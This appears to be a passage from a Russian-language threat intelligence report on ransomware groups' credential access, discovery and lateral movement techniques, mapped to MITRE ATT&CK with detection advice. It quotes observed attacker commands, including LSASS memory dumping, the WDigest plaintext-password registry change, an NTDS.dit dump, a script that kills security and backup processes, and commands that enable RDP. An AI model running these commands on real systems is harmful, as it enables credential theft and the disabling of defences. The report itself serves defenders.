В этом разделе рассматриваются одни из самых популярных методов Credential Access среди операторов шифровальщиков. Для дальнейшего перемещения по сети злоумышленники пытаются получить учетные записи. С их помощью преступники могут запускать шифровальщик на удаленных хостах. Главная задача при этом – получить контроль над доменной учетной записью.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
OS Credential Dumping: LSASS Memory T1003.001	●	●	●	●	●	●	●	●
Credentials from Password Stores: Credentials from Web Browsers T1555.003		●			●			●
Brute Force T1110	●	●	●	●	●	●	●	●

OS Credential Dumping: LSASS Memory T1003.001 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Самая распространенная такая техника на вооружении операторов шифровальщиков – дамп памяти LSASS. Для этого применяются такие популярные инструменты, как Mimikatz, K0adic, Empire, LaZagne (BlackCat, LockBit и Pysa).


Группировка **Pysa**, например, пользовалась инструментом procdump для создания дампа памяти процесса lsass.exe:

```
Command_line: “procdump.exe -accepteula -ma lsass.exe mem.dmp”
```

Киберпреступники из **Pysa** и **Conti**, к примеру, делают дамп памяти LSASS через DLL-библиотеку служб COM+, встроенную в Windows:

```
Command_line: “$windir\\$system32\\rundll32.exe $windir\\$system32\\comsvcs.dll, MiniDump <lsass_pid> $windir\\$temp\\xxx full”
```

Операторы шифровальщиков, пользующиеся фреймворком Cobalt Strike (Conti, Ragnar Locker и BlackByte), с его помощью также извлекали учетные данные. Cobalt Strike обращается к памяти lsass.exe с набором прав 0x1010 (чтение) и получает учетные данные пользователей, вошедших в систему.



В таблице ниже приведены все возможные комбинации прав для дампа памяти lsass.exe.
Чтобы отслеживать попытку доступа к lsass.exe с правами PROCESS_VM_WRITE, PROCESS_VM_READ, исходя из этой таблицы можно воспользоваться регулярным выражением: “^0x\w*[1235679abdef]\w$”.

```
PROCESS_VM_WRITE    0x00000020      0000|0000|0000|0000|0000|0000|0010|0000
PROCESS_VM_READ     0x00000010      0000|0000|0000|0000|0000|0000|0001|0000

                                                                0 0000
                                                                1 0001 r
                                                                2 0010 w
                                                                3 0011 rw
                                                                4 0100
                                                                5 0101 r
                                                                6 0110 w
                                                                7 0111 rw
                                                                8 1000
                                                                9 1001 r
                                                                a 1010 w
                                                                b 1011 rw
                                                                c 1100
                                                                d 1101 r
                                                                e 1110 w
                                                                f 1111 rw
```

Это регулярное выражение может использоваться в правилах корреляции, основанных на событиях Event ID 10 журнала Sysmon, означающих доступ к процессу (Process Accessed).

Еще одним индикатором потенциального дампа памяти lsass.exe с целью извлечения учетных данных может являться изменение параметра реестра, форсирующего хранение паролей в памяти в виде открытого текста, что наблюдалось в инциденте с шифровальщиком **Hive**:

```
Image_path: “$selfpath\$selfname”
Registry_key: “\REGISTRY\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest”
Registry_value_name: “UserLogonCredential”
Registry_value: “0x00000001”
```

Если злоумышленники заинтересованы в установлении контроля над доменом, они могут попытаться сделать дамп базы данных NTDS.dit утилитой ntdsutil.

Зловред TrickBot, используемый группой Conti, запускает batch-файл со следующей командой: “ntdsutil “ac in ntds” “ifm” “cr fu C:\Perflogs\1” q q “

Заключение

Хотя многие известные антивирусные решения успешно обнаруживают упомянутые инструменты, операторы шифровальщиков все равно ими пользуются, поэтому имеет смысл регулярно устанавливать обновления антивирусных баз. Чтобы повысить безопасность, можно запретить WDigest аутентификацию и включить защиту LSA. Дополнительные сведения о снижении рисков см. в разделе «Митигация угроз». Также мы подготовили SIGMA-правила для этой техники.

SIGMA

Приложение I. Suspicious LSASS Memory Access

Приложение I. Detected Access to SAM,SYSTEM and SECURITY registry hives

Credentials from Password Stores: Credentials from Web Browsers T1555.003

3 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Еще одна техника, встречающаяся в ходе атак шифровальщиков, – извлечение учетных данных из веб-браузеров с их последующей эксфильтрацией. Эти данные могут помочь злоумышленникам расширить доступ, так как учетные данные из веб-браузеров иногда совпадают с учетными данными привилегированных пользователей.

К примеру, семпл зловреда Agent Tesla, использовавшийся группой **Ragnar Locker**, обращался к следующим файлам Chrome с информацией о паролях:

```
Image_path: “$selfpath\$selfname.exe”
File_path: “$user\$appdata\Mozilla\Firefox\Profiles\054111xg.default\key3.db”
File_path: “$user\$appdata\Google\Chrome\User Data\Default\Login Data”
```

Также к этой технике прибегала группа **Pysa**:

```
Image_path: “$selfpath\$selfname.exe”
File_path: “$appdata\Local\Google\Chrome\User Data\Local State”
File_path: “$appdata\Local\Google\Chrome\User Data\Web Data-journal”
File_path: “$appdata\Local\Google\Chrome\User Data\Web Data”
```

Операторы шифровальщика BlackCat применяли инструмент WebBrowserPassView для извлечения паролей, сохраненных в браузерах.

Заключение

Нередко пользователи сохраняют доменные учетные данных – в своих веб-браузерах, что упрощает для злоумышленников задачу кражи логинов и паролей. Также операторы шифровальщиков таким способом собирают пользовательские данные для атак в будущем. Мы рекомендуем отслеживать подозрительные операции доступа к хранилищам паролей в веб-браузерах.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Suspicious Access to Credentials from Web Browsers

Brute Force T1110 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Brute force по-прежнему остается чрезвычайно распространенной техникой добычи учетных данных. Операторы шифровальщиков нацеливаются на доступные из внешней сети службы удаленного доступа – RDP, VPN и другие. Зачастую они недостаточно защищены.

Более того, заполучив доступ к системе, киберпреступники продолжают попытки подбора паролей к ближайшим хостам с целью горизонтального распространения по сети.

Важно применять парольную политику в организации. Это снижает риск подбора пароля наугад или совпадения пароля с вариантами из типовых списков.

Заключение

Мы рекомендуем отслеживать журналы аутентификации и обращать внимание на множественные неудачные попытки входа действующих учетных записей. Кроме того, операторы шифровальщиков используют Password Spraying, поэтому также нужно обращать внимание на неудачные попытки входа, охватывающие сразу многих пользователей.

Тактика MITRE ATT&CK

Discovery

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Discovery

Тактика Discovery остается неотъемлемым этапом атаки. Киберпреступники пытаются собрать как можно больше информации о системе и инфраструктуре всей организации. Так они смогут лучше ориентироваться в сети, оценить свою жертву и определиться с последующими этапами атаки. Как правило, операторы шифровальщиков стремятся максимизировать поверхность атаки, поэтому они составляют списки сетевых ресурсов и других сетевых узлов, сканируют сеть, проверяют текущие системные соединения и анализируют взаимосвязи в Active Directory.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
System Network Connections Discovery T1049	●	●	●	●	●	●	●	●
Remote System Discovery T1018	●	●	●	●	●	●	●	●
Network Share Discovery T1135	●	●	●	●	●	●	●	●
Account Discovery T1087	●	●	●	●	●	●	●	●
File and Directory Discovery T1083	●	●	●	●	●	●	●	●
Process Discovery T1057	●	●	●	●	●	●	●	●

System Network Connections Discovery T1049 8 / 8


Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

После получения доступа к системе киберпреступники обычно запрашивают список текущих активных системных соединений, чтобы оценить потенциал для дальнейшего распространения и шифрования соседних хостов.

Как правило, группировки шифровальщиков пользуются следующими командами:


```
Command_line: “net session”
Command_line: “net use”
Command_line: “netstat -ano”
Command_line: “query session”
```

Некоторые трояны-шифровальщики имеют встроенные команды обнаружения сетевых соединений. В качестве примера можно привести семпл **BlackByte**:



Заключение

Просмотр текущих системных соединений – это самый простой способ «осмотреться» и оценить, какие компьютеры можно заразить следующими. Приведенные выше команды являются неплохим индикатором перечисления злоумышленниками системных сетевых соединений. Мы рекомендуем отслеживать запуск таких команд нестандартными процессами.



SIGMA

Приложение I. System Network Connections Discovery via Standard Windows Utilities

Приложение I. System Network Connections Discovery via PowerShell

Remote System Discovery T1018

8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Техника заключается в поиске удаленных хостов в сети жертвы. На основе этой информации злоумышленник планирует дальнейшие распространение и удаленный запуск шифровальщика.

Семплы **BlackByte** пытаются обнаружить удаленные системы путем импорта PowerShell-модуля ActiveDirectory и извлечения имен компьютеров домена:

```
Command_line: “powershell -command \”Import-Module ActiveDirectory;Get-ADComputer -Filter *
-Properties * | FT Name\””
Command_line: “net view”
```

В других атаках шифровальщиков нам также встречались следующие команды:

```
Command_line: “net view /all”
Command_line: “net view /all /domain”
Command_line: dsquery subnet -limit 0 – выполняется на контроллере домена (или сервере с ролью AD
DS) для получения информации о подсети
Command_line: nltest /domain_trusts – выполняется на контроллере домена для перечисления
доверенных доменов
Command_line: “nltest /dclist” – выполняется на контроллере домена (или сервере с ролью AD DS) для
получения списка контроллеров домена
```

Самая популярная команда “arp -a” применяется всеми рассмотренными группировками шифровальщиков. Она отображает кеш ARP с сопоставлением IP-адресов с MAC-адресами.

Некоторые злоумышленники сканируют сеть. Например, LockBit составляет список сетевых ресурсов, пытаясь установить с ними соединение через TCP-порты 135 и 445.

Также операторы шифровальщиков задействуют утилиту BloodHound для сбора информации об инфраструктуре жертвы. BloodHound дает визуальное представление взаимоотношений в Active Directory и анализирует права AD.

Другой инструментарий для сбора информации – фреймворк PowerSploit. Это разведывательный модуль, собирающий информацию о сети и домене Active Directory в ОС Windows.

Заключение

Самой популярной техникой является обнаружение удаленных систем. На основе собранной информации об инфраструктуре будет реализовываться этап Lateral Movement. Следовательно, нам нужно отслеживать команды, участвующие в обнаружении удаленных хостов и сканировании корпоративной сети.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Remote System Discovery via Standard Windows Utilities

Приложение I. Remote System Discovery via PowerShell

Network Share Discovery T1135 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

В попытке зашифровать ближайшие хосты и увеличить количество жертв злоумышленники проводят сканирование сетевых ресурсов. Они составляют списки общих сетевых дисков и папок, чтобы получить доступ к другим системам.

Большинство шифровальщиков задействуют функции WinAPI NetShareEnum() и GetLogicalDriveStrings().

Группа **BlackByte**, например, воспользовалась командами net.exe:

```
Command_line: “net share”
Command_line: “net view”
```

Группа LockBit>, как упоминалось ранее, составляет список сетевых ресурсов, пытаясь установить с ними соединение через TCP-порты 135 и 445.

Заключение

Как мы видим, описанные три техники пересекаются друг с другом. Цель каждой из них – собрать информацию об инфраструктуре сети жертвы для дальнейшей навигации в корпоративной сети и повышения эффективности атаки.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Network Share Discovery via Standard Windows Utilities

Приложение I. Network Share Discovery via PowerShell

Account Discovery T1087 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Техника Account Discovery заключается в составлении списка всех учетных записей организации. Обладая этой информацией, операторы шифровальщиков смогут отобрать те учетные записи, которые помогут им в достижении поставленных целей. Киберпреступников интересуют учетные записи с повышенными привилегиями, такие как локальные администраторы, администраторы различных сервисов, группы с высокими привилегиями, служебные учетные записи и пр.


Чаще всего мы наблюдали такие команды в ходе атак с применением шифровальщиков:

```
Command_line: “whoami /groups”
Command_line: “net group “Enterprise admins” /domain”
Command_line: “net group “Domain admins” /domain”
```

Также мы стали свидетелями применения группой Pysa команды Find-LocalAdminAccess, относящейся к разведывательному модулю фреймворка PowerSploit. Команда находит компьютеры, где текущий пользователь обладает правами локального администратора. Утилита BloodHound также помогает вычислить учетные записи, входящие в группы с расширенными привилегиями.

Заключение

Информация, добытая с помощью техники Account Discovery, помогает злоумышленникам в дальнейшем распространении шифровальщика и повышении привилегий. Мы рекомендуем отслеживать выполнение команд, перечисляющих учетные записи пользователей и группы домена. Ведение и контроль журнала PowerShell помогут обнаружить команды популярных вредоносных инструментариев (BloodHound, PowerSploit и др.).



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Account Discovery via Standard Windows Utilities

Приложение I. Account Discovery via PowerShell

File and Directory Discovery T1083 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Техника File and Directory Discovery заключается в составлении списков файлов и каталогов, чтобы определить потенциальные объекты для шифрования или кражи. Трояны-шифровальщики обычно шифруют файлы по шаблонам имен или по расширениям, таким как PPTX, XLSX, DOCX и др.

На рисунке ниже можно увидеть детектирование автоматического поиска:

Low	200	The process **$selfpath\$selfname.exe** has run the wildcard search: **A:*.pptx** (MITRE: T1005 Data from Local System).
Low	200	The process **$selfpath\$selfname.exe** has run the wildcard search: **A:*.XLS** (MITRE: T1005 Data from Local System).
Low	200	The process **$selfpath\$selfname.exe** has run the wildcard search: **A:*.XLSX** (MITRE: T1005 Data from Local System).
Low	200	The process **$selfpath\$selfname.exe** has run the wildcard search: **B:*.pdf** (MITRE: T1005 Data from Local System).
Low	200	The process **$selfpath\$selfname.exe** has run the wildcard search: **B:*.doc** (MITRE: T1005 Data from Local System).
Low	200	The process **$selfpath\$selfname.exe** has run the wildcard search: **B:*.docx** (MITRE: T1005 Data from Local System).

< 1 2 >

Перечисленные ниже шаблоны имен файлов являются первоочередными целями для кражи (Exfiltration):

“*secret*”, “*private*”, “*confident*”, “*important*”, “*federal*”, “*government*”, “*security*”, “*fraud*”, “*secret*”, “*balance*”, “*statement*”, “*checking*”, “*saving*”, “*routing*”, “*finance*”, “*agreement*”, “*SWIFT*”, “*license*”, “*Compilation*”, “*report*”, “*secret*”, “*confident*”, “*hidden*”, “*clandestine*”, “*illegal*”, “*compromate*”, “*privacy*”, “*private*”, “*contract*”, “*concealed*”, “*clandestine*”, “*investigation*”, “*federal*”, “*bureau*”, “*government*”, “*security*”, “*unclassified*”, “*seed*”, “*personal*”, “*confident*”, “*mail*”, “*letter*”, “*passport*”, “*billing*”, “*payment*”, “*budget*”, “*bank*”, “*cash*”, “*payroll*”, “*scans*”

Более того, трояны-шифровальщики стараются не нарушать работу системы, поэтому в них прописываются исключения некоторых папок, чтобы зашифрованными не оказались системные каталоги, браузеры и другое ПО.

Заключение

Техника File and Directory Discovery реализована во многих шифровальщиках, так как их главная задача – зашифровать и (или) выкрасть самые ценные пользовательские данные и требовать за них выкуп. Как следствие, необходимо контролировать доступ ко многим критически важным файлам и папкам. Поскольку злоумышленники зачастую используют Windows API для поиска файлов и папок, мы рекомендуем отслеживать такие операции с помощью EDR-решения.

Process Discovery T1057

8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Техника Process Discovery включает в себя методы перечисления активных процессов, чтобы подготовить дальнейшие этапы атаки. Шифровальщик тем или иным способом определяет процессы, которые нужно остановить, чтобы они не мешали процессу шифрования.


Например, некоторые шифровальщики вызывают функцию CreateToolhelp32Snapshot, чтобы получить снимок запущенных процессов, а затем вызывают функции Process32First и Process32Next для составления списка на основе этого снимка.

Как мы уже упоминали, группа Pysa пользуется инструментом wmic для сбора информации о процессах, после чего мгновенно удаляет ее.

```
function p($p) {
wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");
p("QuickBooks");p("QBDB");p("QBData");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");
p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");
p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barracuda");p("veeam");p("arcserve");
```

Заключение

Все описанные образцы шифровальщиков занимаются обнаружением активных процессов, чтобы они не блокировали доступ к файлам и их можно было зашифровать. Рекомендуем отслеживать применение команды tasklist.exe и PowerShell-командлета Get-Process.



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Process Discovery via Standard Windows Utilities

Приложение I. Process Discovery via PowerShell

Тактика MITRE ATT&CK

Lateral Movement

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Lateral Movement

Lateral Movement (то есть горизонтальное распространение) означает возможность перемещаться между удаленными системами. После успешной компрометации одного хоста шифровальщик распространятся по сети жертвы и шифрует все новые и новые хосты. Операторы шифровальщиков часто полагаются на службы удаленного доступа Windows, SMB, административные общие ресурсы и WinRM. Рассмотрим самые популярные методы и сценарии Lateral Movement.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
Remote Services: Remote Desktop Protocol T1021.001	●	●	●	●	●	●	●	●
Lateral Tool Transfer T1570	●	●	●	●		●	●	●
Remote Services: SMB/Windows Admin Shares T1021.002	●	●	●	●		●	●	●

Remote Services: Remote Desktop Protocol T1021.001 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Киберпреступники пользуются службой RDP с целью распространения по сети или сохранения удаленного доступа к зараженной системе. Всем известно, что RDP – очень популярный вектор заражения. Операторы шифровальщиков стремятся заполучить доступ через открытую извне службу RDP. После этого они смогут продолжить распространение по узлам сети с помощью подключений удаленного рабочего стола.

По данным расследований GERT, после получения первоначального доступа группа LockBit продвигается по сети посредством множества RDP-подключений.

Группа **Conti** активирует службу RDP в реестре Windows и конфигурации сетевого экрана:

```
Command_line:
“reg add “HKLM\System\CurrentControlSet\Control\Terminal Server” /v “fDenyTSConnections” /t REG_
DWORD /d 0 /f
“netsh advfirewall firewall set rule group=”Remote Desktop” new enable=yes”
“reg add “HKLM\System\CurrentControlSet\Control\Terminal Server|WinStations\RDP-Tcp” /v
“UserAuthentication” /t REG_DWORD /d 0 /f”
```

Согласно расследованию GERT, группа **Pysa** также подключалась к другим серверам через RDP:

```
mstsc /v xxx
mstsc /v xxx\c$
```

Злоумышленники из **Pysa** включали службу RDP с помощью сценария PowerShell (398B71C2B6B9EF8ABD47DEACE3E844D3):

